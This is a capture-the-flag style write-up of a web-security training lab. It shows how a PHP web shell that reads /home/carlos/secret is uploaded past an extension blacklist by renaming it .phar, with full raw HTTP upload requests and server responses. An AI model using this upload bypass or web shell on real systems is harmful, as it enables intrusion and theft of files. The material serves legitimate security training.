


Lab: Web shell upload via extension blacklist bypass

This lab contains a vulnerable image upload function. Certain file extensions are blacklisted, but this defense can be bypassed due to a fundamental flaw in the configuration of this blacklist.

To solve the lab, upload a basic PHP web shell, then use it to exfiltrate the contents of the file `/home/carlos/secret`. Submit this secret using the button provided in the lab banner.


You can log in to your own account using the following credentials: `wiener:peter`

First, we upload a .png image, and check how the server processes the .png image,



Web shell upload via extension blacklist bypass

[Submit solution](#) [Back to lab description >>](#)

LAB Not solved 


[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: wiener

Email

Update email



Avatar:

No file chosen

The file avatars/OIP.jpg has been uploaded.

[Back to My Account](#)

Next, we try to upload the exploit.php,

```
1 POST /my-account/avatar HTTP/2
2 Host: 0ae0007d03f4c8d38033a3ef000000b6.web-security-academy.net
3 Cookie: session=kNgGHe13CuWDSXckJwen03FeAjugxozc
4 Content-Length: 476
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="122", "Not(A:Brand";v="24", "Microsoft Edge";v="122"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0ae0007d03f4c8d38033a3ef000000b6.web-security-academy.net
11 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryXtg0tsaZGgujAcu
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36 Edg/122.0.0.0
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0ae0007d03f4c8d38033a3ef000000b6.web-security-academy.net/my-account
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: en-US,en;q=0.9,en-IN;q=0.8
21
22 -----WebKitFormBoundaryXtg0tsaZGgujAcu
23 Content-Disposition: form-data; name="avatar"; filename="exploit.php"
24 Content-Type: application/octet-stream
25
26 <?php echo file_get_contents('/home/carlos/secret'); ?>
27 -----WebKitFormBoundaryXtg0tsaZGgujAcu
28 Content-Disposition: form-data; name="user"
29
30 wiener
31 -----WebKitFormBoundaryXtg0tsaZGgujAcu
32 Content-Disposition: form-data; name="csrf"
33
34 uyHMPn9GsjjWGHoX0rDamsGogbEJAU03
35 -----WebKitFormBoundaryXtg0tsaZGgujAcu--
36
```

Sorry, php files are not allowed Sorry, there was an error uploading your file.

[? Back to My Account](#)


We can't upload .php file as it is blacklisted, we need to provide other .php extensions to evade blacklist.

If we provide .phar extension we are able to upload the exploit.

```
1 POST /my-account/avatar HTTP/2
2 Host: 0ae0007d03f4c8d38033a3ef000000b6.web-security-academy.net
3 Cookie: session=kNgGMe13CuWDSXCKJwen0FfeAjugxozc
4 Content-Length: 476
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="122", "Not(A:Brand";v="24", "Microsoft Edge";v="122"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0ae0007d03f4c8d38033a3ef000000b6.web-security-academy.net
11 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryvtP0JyhZiYf9nzS
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36 Edg/122.0.0.0
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0ae0007d03f4c8d38033a3ef000000b6.web-security-academy.net/my-account
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: en-US,en;q=0.9,en-IN;q=0.8
21
22 -----WebKitFormBoundaryvtP0JyhZiYf9nzS
23 Content-Disposition: form-data; name="avatar"; filename="exploit.phar"
24 Content-Type: application/x.php
25
26 <?php echo file_get_contents('/home/carlos/secret'); ?>
27 -----WebKitFormBoundaryvtP0JyhZiYf9nzS
28 Content-Disposition: form-data; name="user"
29
30 wiener
31 -----WebKitFormBoundaryvtP0JyhZiYf9nzS
32 Content-Disposition: form-data; name="csrf"
33
34 uyHMFpSGcj;WGHoX0rDamsGoghE3AU03
35 -----WebKitFormBoundaryvtP0JyhZiYf9nzS--
36
```

The file avatars/exploit.phar has been uploaded.

[🔗 Back to My Account](#)





Congratulations, you solved the lab!

Share your skills! [Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: wiener

Email

[Update email](#)



Avatar:

[Choose File](#) No file chosen

[Upload](#)